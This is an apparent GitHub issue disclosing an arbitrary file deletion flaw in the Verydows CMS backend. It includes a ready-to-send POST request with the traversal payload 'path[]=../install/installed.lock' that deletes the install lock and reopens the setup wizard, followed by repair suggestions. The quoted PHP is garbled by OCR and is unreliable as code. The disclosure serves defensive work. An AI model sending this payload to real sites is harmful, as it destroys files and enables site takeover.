☐ Verytops / verydows Public

New issue Jump to bottom

Arbitrary file deletion vulnerability exists #20

Open

zhendezuile opened this issue on Mar 23 · 0 comments

zhendezuile commented on Mar 23

Vulnerability file: \protected\controller\backend\file_controller.php

It can be seen that the deleted file or directory is received through the path parameter, and is directly deleted without security filtering, so we can use this vulnerability to delete any file

```
public function action_delete() ¶
     $path = request('path', ''); ¶
   if(is array($path) && !empty($path)) ¶
       $root = 'upload/'; ¶
      $error = array(); ¶
      foreach($path as $v) ¶
          $file = str replace('/', DS, $root.$v); 
          if(is dir($file)) ¶
           elseif(is file($file)) ¶
             --}¶
          else
          --if(empty($error)) -$this->prompt('success', -' 删除文件成功'); ¶
      $this->prompt('error', $error); 
else T
  P}----
 ···········$this->prompt('error', ·'获取文件路径错误');¶
P{----
---}¶
```

Vulnerability to reproduce:

- 1. First log in to the background to get cookies.
- 2. Here I delete the installed.lock file to verify the existence of the vulnerability, construct the packet as follows:

POST /index.php?m=backend&c=file&a=delete HTTP/1.1

Host: www.xxx.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://www.xiaodi.com/index.php?m=backend&c=file&a=index

Cookie: VDSSKEY=d6123bedd1b697a783c9da6f0b92254c

DNT: 1

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 32

path[]=../install/installed.lock

3、Click Send Packet, you can see that the file was deleted successfully

🚯 Burp Suite Response Renderer



删除文件成功


系统将在 1 秒后自动跳转到系统指定页面

如果浏览器没有自动跳转,请点击这里

4. It can be seen that when the installed lock file exists, when visiting http://x.x.x/install, the page will directly jump to the front home page

```
7
     set time limit(0);
 8
     require (INSTALL DIR.DS. 'resources'.DS. 'version.php');
 9
     require (INSTALL DIR.DS. 'resources'.DS. 'function.php');
     header("Content-type:text/html;charset=utf-8");
10
     $step = request('step');
11
12
     if(file exists(INSTALL DIR.DS.'installed.lock'))
13
         header('Location: ../index.php');
14
15
          exit;
16
17
18
     switch ($step)
19
```

Therefore, when we delete the installed lock file and visit http://x.x.x/install again, we will come to the installation wizard page



Repair suggestion:

- 1. Filter ../ or ..\ in the file variable
- 2. Limit the scope of deleted files or directories

Labels		
None yet		
Projects		
None yet		
Milestone		
No milestone		
Development		
No branches or pull requests		

1 participant

